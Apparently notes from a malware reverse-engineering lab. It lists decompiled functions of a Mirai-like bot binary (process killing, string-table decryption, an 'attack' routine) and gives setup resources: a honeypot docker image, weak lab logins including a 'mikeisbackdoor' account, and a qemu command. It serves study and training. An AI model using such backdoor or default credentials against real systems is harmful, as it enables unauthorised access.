FUN_0004db0	0004db0	undefined FUN_0004db0(undefined param_1, undefined para...
FUN_0004dc0	0004dc0	undefined FUN_0004dc0(undefined param_1, undefined para...
FUN_0004dd0	0004dd0	undefined FUN_0004dd0()
open_connection	0004dd20	void open_connection(int * sock_ptr)
fat_attack_or_smth	0004dd80	undefined fat_attack_or_smth()
FUN_0004e50	0004e50	undefined FUN_0004e50()
walk_some_folders	0004e870	bool walk_some_folders(void param_1)
kill_some_procs	0004ee0c	void kill_some_procs(void)
FUN_0004fc0	0004fc0	undefined FUN_0004fc0()
FUN_0004f50	0004f50	undefined FUN_0004f500()
main	0004f5d0	int main(int argc, char * * argv)
FUN_0004fd0	0004fd0	undefined FUN_0004fd0()
radomize_something	0004fe20	undefined radomize_something()
mangle	0004fe60	void mangle(char * s, int len)
FUN_0004ff10	0004ff10	undefined FUN_0004ff10(undefined param_1, undefined para...
FUN_00050000	00050000	undefined FUN_00050000()
FUN_00050020	00050020	void FUN_00050020(void * param_1)
table_decrypt_somethi...	000500f0	undefined table_decrypt_something()
FUN_00050240	00050240	undefined FUN_00050240()
get_dec_value	00051760	void * get_dec_value(int param_1, void * param_2)
encrypt	00051810	undefined encrypt(undefined param_1)
decrypt	00051890	undefined decrypt(undefined param_1)
fill_table	00051910	undefined fill_table()
FUN_00051e60	00051e60	undefined FUN_00051e60()
FUN_00051e80	00051e80	undefined FUN_00051e80()
FUN_00051f50	00051f50	undefined FUN_00051f50()
strlen	000529c0	size_t strlen(char * p)
lame_strerror	000529e0	int lame_strerror(char * dst, char * src)
memcpy	00052a20	void memcpy(undefined dst, undefined src, undefined...
bzero	00052a50	void bzero(char * p, int len)
FUN_00052a70	00052a70	undefined FUN_00052a70(undefined param_1, undefined para...
FUN_00052ac0	00052ac0	undefined FUN_00052ac0(undefined param_1, undefined para...
read_line	00052be0	uint read_line(char * buf, int max_len, int fd)
get_local_sockname	00052c30	uint32_t get_local_sockname(void)
str_search	00052cb0	int str_search(byte * where, int max_len, char * what)
FUN_00052d30	00052d30	undefined FUN_00052d30(undefined param_1, undefined para...
FUN_00052d80	00052d80	undefined FUN_00052d80(undefined param_1, undefined para...
FUN_00052e50	00052e50	undefined FUN_00052e50()
FUN_00052e70	00052e70	undefined FUN_00052e70()
FUN_00052f40	00052f40	undefined FUN_00052f40()
sys_fcntl	00053a2b	uint sys_fcntl(uint fd, int cmd, ulong arg)
fcntl64	00053a82	int fcntl64(int fd, int cmd, ...)
sys_close	00053ac1	int sys_close(int fd)
sys_fork	00053aef	pid_t sys_fork(void)
getpid	00053b15	pid_t getpid(void)
getppid	00053b3b	pid_t getppid(void)
sys_ioctl	00053b61	uint sys_ioctl(uint fd, uint req, ulong param_3)
kill	00053ba0	int sys_kill(pid_t * name, int sig)
sys_open	00053bb2	int sys_open(char * name, int flags, mode_t mode)
prctl	00053c1d	int prctl(int option, ulong arg1, ulong arg2, ...
read	00053c5c	size_t read(int fd, void * buf, size_t count)
readlink	00053c92	uint readlink(char * pathname, char * buf, size_t bufsiz)
sys_select	00053cc8	int sys_select(int nfds, fd_set * r, fd_set * w, fd_set * ...
setsid	00053d07	pid_t setsid(void)
sys_sigprocmask	00053d2d	int sys_sigprocmask(int how, sigset_t * set, sigset_t * ...
sys_time	00053d82	time_t sys_time(t * t)
FUN_00053db0	00053db0	undefined FUN_00053db0(undefined param_1)

Filter:

Bytes: de-xxxx86 ×

Functions ×

Defined Strings ×

Function Graph ×



Ресурси

- `docker pull sergeykostov/honey:small`
- root - 123456
- admin – administrator
- mike – mikeisbackdoor
- Ssh, telnet, httpd
- `qemu-system-x86_64 -m 2G deb_small_x86_64.qcow2 -device e1000,netdev=net0 -netdev user,id=net0,hostfwd=tcp::5555-:22 -vnc 127.0.0.1:0`